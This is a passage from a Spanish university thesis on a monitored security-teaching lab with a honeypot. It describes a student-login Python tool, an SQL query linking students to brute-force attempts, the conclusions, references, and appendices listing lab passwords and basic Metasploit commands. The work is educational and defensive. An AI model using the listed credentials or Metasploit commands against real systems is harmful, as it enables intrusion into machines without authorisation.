Con el objetivo de llevar un registro adecuado de los alumnos que hagan uso del laboratorio, se desarrolló una herramienta para que estos se identifiquen en el sistema. El registro se realizará en la base de datos "seclab" y se guardará la IP del equipo, el nombre, rut y carrera del alumno, así como la fecha y hora del registro.

La aplicación está desarrollada en Python y propone un esquema sencillo con los siguientes métodos:

`def main():` Función principal que realiza la entrada de datos por input y valida que sean correctos para luego subirlos a la base de datos a través de la función *`subirMysql()`*

`def subirMysql(alumno, rut, carrera):` Función que recibe los parámetros de *`main()`*, realiza la conexión a la base de datos y realiza la consulta correspondiente para la inserción la información.

`def getIp():` Realiza un llamado al sistema para obtener la IP local y retornarla a la función *`subirMysql()`*.

15.1 Detalle función principal

```
10  def main():
11      alumno=carrera=rut=""
12      while len(alumno)<6:
13          alumno=raw_input("Ingresa tu nombre y apellido\n")
14      while len(rut)<9 or len(rut)>12:
15    rut=raw_input("Ingresa tu rut. (ej:11.111.111-1)\n")
16      while carrera!="icinf" and carrera!="ieci":
17          carrera=raw_input("Ingresa tu carrera. (ieci|icinf)\n")
18      print "Bienvenido", alumno
19      subirMysql(alumno, rut, carrera)
```

Imagen 82: Función principal login. Fuente: Propia

La sencillez de la aplicación hace prescindible su explicación más detallada.

El alumno al iniciar el equipo de Kali, deberá hacer click en el ícono “ENTRAR” que se encuentra en el escritorio, el cual abrirá una terminal en donde se pide que el alumno ingrese nombre, rut y carrera.

Al ingresar correctamente los datos estos serán registrados tabla “usuarios” de la base de datos “seclab”, generando un registro como el siguiente:

u_id	u_nombre	u_rut	u_carrera	u_ip	u_timestamp
8	Ludwig Van Beethoven	12.232.424-2	ieci	192.168.1.108	2016-12-11 17:21:16
9	Jean Carvajal	12.153.656-4	icinf	192.168.1.108	2016-12-11 19:32:31
10	Nombrepruebaa test	14.244.546-3	ieci	192.168.1.108	2016-12-11 21:36:06

Imagen 83: Base de datos usuarios. Fuente: Propia

Teniendo a los alumnos identificados en la base de datos, es posible realizar consultas para relacionarlos con los ataques registrados y determinar estadísticas de los alumnos.

Por ejemplo, en la siguiente consulta a la base de datos se mostrarán los alumnos y la cantidad de intentos exitosos de fuerza bruta que hayan realizado.

La consulta es:

```
SELECT usuarios.u_nombre, usuarios.u_carrera, COUNT(fuerza_bruta.bf_exito) as Cantidad
FROM usuarios, fuerza_bruta
WHERE usuarios.u_ip=fuerza_bruta.bf_ip_origen AND fuerza_bruta.bf_exito=1
GROUP BY usuarios.u_nombre, usuarios.u_carrera
```

Y genera el siguiente resultado:

u_nombre	u_carrera	Cantidad
Jean Carvajal	icinf	4
Michael Jackson	icinf	2

Imagen 84: Resultado consulta. Fuente: Propia

CONCLUSIONES

Antes del desarrollo de este proyecto, al momento de plantear la idea de un laboratorio completamente monitoreado, no se dimensionaba la complejidad de lo que se estaba por desarrollar, no se conocían proyectos similares y solo se contaba con una idea general que se intentó abarcar de la mejor manera posible. Y hoy, finalizado este proyecto, se puede decir que después de mucha investigación, de dificultades, y de desarrollo basado en prueba y error, se cuenta con un laboratorio de seguridad informática estable con un sistema de monitoreo de acuerdo a los requisitos planteados en sus inicios.

El área de la seguridad abarca un amplio abanico de conocimientos, desde administración de sistemas, servidores, bases de datos, programación de aplicaciones web, programación de scripts que interactúan con el sistema operativo, hasta conocimientos específicos de seguridad informática derivados de la experiencia. Todas estas áreas del conocimiento tuvieron que ser investigadas y puestas a prueba con el fin de lograr los objetivos propuestos. Si bien es cierto, a lo largo del proyecto se hizo un repaso de muchos de los conocimientos entregados por la universidad, estos por sí solo no fueron suficientes para ahondar en un área tan cambiante y extensa como lo es la seguridad informática.

Sobre los objetivos definidos en el comienzo, podemos determinar que se cumplieron mayoritariamente:

- Se realizó una investigación de los Honeypots, sistemas de seguridad, sistemas de detección de intrusos y sistemas de monitoreo de intrusos.
- Se implementó un honeypot de media interacción, lo que sumado a las herramientas desarrolladas, convirtieron a los equipos del laboratorio en un esquema cercano al de una red de Honeypots de alta interacción.
- Fueron agregadas nuevas pruebas de seguridad, ya sea a nivel de servidor y de sistema operativo
- Se desarrollaron las herramientas necesarias para realizar el monitoreo de las interacciones de los usuarios, para esto se creó una base de datos además de logs locales en cada equipo donde se reúne toda la información recopilada.

De los cinco ejercicios de seguridad entregados por el proyecto anterior a este, se lograron mejorar y monitorear con éxito todos estos (excepto el Buffer Overflow), y se pudieron añadir cuatro más que podrían transformarse en varios otros dependiendo de la astucia de los alumnos para investigar las vulnerabilidades dejadas en el sistema operativo de Windows.

Se dejó la puerta abierta a nuevas mejoras y ejercicios, así como a la creación de una plataforma completamente propia de la universidad en apoyo a la enseñanza de la seguridad de la información que haga uso de los datos recopilados en la base de datos.

Para concluir, desde el punto de vista personal, destaco los conocimientos nuevos adquiridos durante el desarrollo del proyecto, además de la puesta en práctica de los conocimientos, la metodología y el pensamiento lógico logrados a lo largo de estos años de universidad.

Muchas veces me preguntaron si me sentía preparado para salir al mundo laboral, hoy puedo decir con toda seguridad que sí.

BIBLIOGRAFÍA

[1] Riquelme, P. (2016). Implementación de un laboratorio de seguridad informática para uso educacional. Proyecto de título Ingeniería Civil Informática, Universidad del Bio-Bio

[2] The Government of the Hong Kong Special Administrative Region. (2008). HONEYPOT SECURITY. de Government of the HKSAR

[3] Schiller, T & Peter, E. (2008). A practical guide for honeypots. April 15. de Washington University in St. Louis. Sitio web: *http://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/*

[4] Ahmad, A., Muhammad,A. & Mustafa, J. (2011). Benefits of Honeypots in Education Sector . Octubre 10, 2011, de IJCSNS International Journal of Computer Science and Network Security. Sitio web: *http://paper.ijcsns.org/07_book/201110/20111004.pdf*

[5] Chuvaking, A. (2002). Honeynets: High Value Security Data. de NetForensic

[6] Sitio web: *http://www.specter.com*

[7] Developments of the Honeyd Virtual Honeypot.
Sitio web: *http://www.honeyd.org*

[8] KFSensor Advanced Windows Honeypot System.
Sitio web: *http://www.keyfocus.net/kfsensor/*

[9] Sitio web: *https://sourceforge.net/projects/valhalahoneypot/*

[10] Sitio web: *https://github.com/desaster/kippo*

[11] Alfaro, E. (2014). Implantación de un Sistema de Detección de Intrusos en la Universidad de Valencia

[12] Sitio web: *https://www.sans.org/reading-room/whitepapers/detection/understanding-intrusion-detection-systems-337*

[13] Sitio web: https://en.wikipedia.org/wiki/Intrusion_detection_system

[14] Justin C. Klein Keane. (2010). Defending Web Applications with PHPIDS , de Madirish
Sitio web: *http://www.madirish.net/211*

[15] Oosterhof, M. (2015). Cowrie Honeypot.
Sitio web: *http://www.micheloosterhof.com/cowrie/*

[16] Cisco. (2008). ¿Qué es un firewall?.
Sitio web: *http://www.cisco.com/c/es_mx/products/security/firewalls/what-is-a-firewall.html*

[17] Avast. (2012). Firewall. Sitio web: *https://www.avast.com/f-firewall*

[18] Owasp. (2014). Best Practices: Use of Web Application Firewall. ver 1.0.5.

[19] “Know your enemy: Revealing the security Tools, Tactics and Motives of the Black Hat Community”, Addison-Wesley Pub Co. 2001

[20] OWASP. (2013). Top 10 2013. Los diez riesgos más críticos en aplicaciones web.
Sitio web: *https://www.owasp.org/images/5/5f/OWASP_Top_10_-_2013_Final_-_Espa%C3%B1ol.pdf*

[20] Stewart, J. (2010). Operatio Aurora: Clues in the code. de SecureWorks
Sitio web: *https://www.secureworks.com/blog/research-20913*

[21] BBC. (octubre, 2015). El virus que tomó control de mil máquinas y les ordenó autodestruirse.
Sitio web:
http://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet

[22] Mieres, J. (2010). ¿Qué es Operación Aurora?. de ESET
Sitio web: *http://www.welivesecurity.com/la-es/2010/01/21/que-es-operacion-aurora/*

[23] Rundle, M. (2015). 'Stagefright' Android bug is the 'worst ever discovered'. de Wired
Sitio web: *http://www.wired.co.uk/news/archive/2015-07/27/stagefight-android-bug*

[24] Carrasco, J. (2012). Activar/Desactivar demonios en el arranque de Ubuntu.
Sitio web: *http://www.javiercarrasco.es/2012/07/19/activardesactivar-demonios-en-el-arranque-de-ubuntu/*

ANEXOS

1 CONTRASEÑAS DEL LABORATORIO

Ítem	Usuario	Contraseña
Máquina Virtual Kali	root	maquinakali
Máquina Virtual Ubuntu	alumno	labu
Máquina Virtual Windows	admin	password123
MySQL Ubuntu root	root	kaliweb
MySQL Ubuntu honeypot	cowrie	cowrie
DVWA Ubuntu	admin	password
DVWA Ubuntu	pablo	letmein
DeepFreeze Windows		maquinaxp
SSH Ubuntu (honeypot)	root	password123
SSH Ubuntu (honeypot)	admin	hackme

Tabla 24: Contraseñas y acceso

Las contraseñas de acceso al servicio SSH de Ubuntu, que corresponden al honeypot Cowrie, pueden ser modificadas en el archivo */home/cowrie/cowrie/data/userdb.txt*

2 INICIAR APLICACIONES DESARROLLADAS AL INICIO DE LINUX

Las aplicaciones desarrolladas en el laboratorio deben ejecutarse automáticamente al inicio de la sesión de Linux. Se tomará el ejemplo de la aplicación desarrollada en Kali msf.py.

Para realizar esto se deben seguir los siguientes pasos:

1. Crear archivo.sh dentro de la carpeta */etc/init.d/*
2. Dentro del archivo debe tener la siguiente estructura:

```
#!/bin/bash
# /etc/init.d/archivo.sh
### BEGIN INIT INFO
# Provides:          NOMBRE
# Required-Start:    $all
# Required-Stop:     $remote_fs $syslog
# Default-Start:     2,3,4,5
# Default-Stop:      0 1 6
# Short-Description: Start daemon at boot time
# Description:       Enable service provided by daemon.
### END INIT INFO
case "$1" in
   start)
      #accion para start
      ;;
   stop)
      #accion para stop
      ;;
   restart)
      #accion para restart
      ;;
   *)
      #accion para ninguna de las anteriores
      exit 1
      ;;
esac
exit 0
```

Es obligatorio tener la misma estructura sin eliminar la información de inicio.

Required-start se refiere a los servicios que deben iniciar antes del nuestro. Conviene dejarlo en $all para no tener problemas de compatibilidad.

Default-Start se refiere a los niveles de ejecución en los que debe iniciarse el servicio.

Default-Stop son los niveles de ejecución en donde el servicio debe terminar.

Dentro del case es necesario tener las opciones Start, Stop, Restart, y default.

3. Dentro de las acciones del Case debe ir la aplicación que deseamos iniciar con los parámetros respectivos Start, Stop, Restart
4. Guardar el archivo.sh en /etc/init.d/
5. Actualizar los enlaces a los servicios de arranque del sistema. Con el comando ***update-rc.d archivo.sh defaults***

3 APLICACIONES DESARROLLADAS Y CÓDIGO FUENTE

Aplicación	Equipo	*Ruta*	Descripción
seclab.py	Ubuntu	*/usr/local/bin/seclab.py*	Contiene los módulos necesarios para la detección de los ataques DoS, Fuerza Bruta y ARP Spoofing
seclab.sh	Ubuntu	*/etc/init.d/seclab.sh*	Para ejecutar seclab.py como un servicio al arranque
msf.py	Kali	*/usr/bin/msf.py*	Realiza el monitoreo de los ataques realizados desde Metasploit
msf	Kali	*/etc/init.d/msf*	Para ejecutar msf.py como un servicio al arranque.
entrar.py	Kali	*/usr/bin/entrar.py*	Sirve como login para que el alumno se registre
entrar.sh	Kali	*/usr/bin/entrar.sh*	Archivo ejecutable que abre una ventana nueva con entrar.py

Tabla 25: Aplicaciones desarrolladas

El código fuente de las aplicaciones se puede encontrar en el siguiente enlace:

https://github.com/jecarvaj/seclab

4 COMANDOS BÁSICOS DE METASPLOIT

help: Obtener ayuda dependiendo del contexto en que nos encontremos (módulo, exploit)

info: Muestra información adicional de algún módulo, exploit o payload que esté en uso

back: Salir de la ejecución actual y volver atrás

check: Verificar si un objetivo es vulnerable a la ejecución del exploit seleccionado

connect: Conectar a un host remoto, parecido a telnet o netcat.

exploit: Se utiliza para ejecutar el exploit seleccionado

jobs: Muestra los módulos cargados actualmente que se encuentra en segundo plano

route: Establece las tablas de enrutamiento de las sesiones generadas. Similar al comando route de Linux, permite la gestión de subredes, máscaras de red y gateways

set: Permite establecer las opciones requeridas por algún módulo o exploit seleccionado

unset: Elimina el valor de alguna opción establecida previamente con ***set***.

sessions: Muestra las sesiones generadas por módulos o exploits, permite interactuar con ellas o terminarlas.

search: Permite buscar un módulo o exploit basado en expresiones regulares o texto plano. Soporta parámetros como *type, platform, name, cve*

show: Muestra las diferentes opciones de módulos, exploits o payloads

use: Establece el uso de un módulo o exploit pasado por parámetro.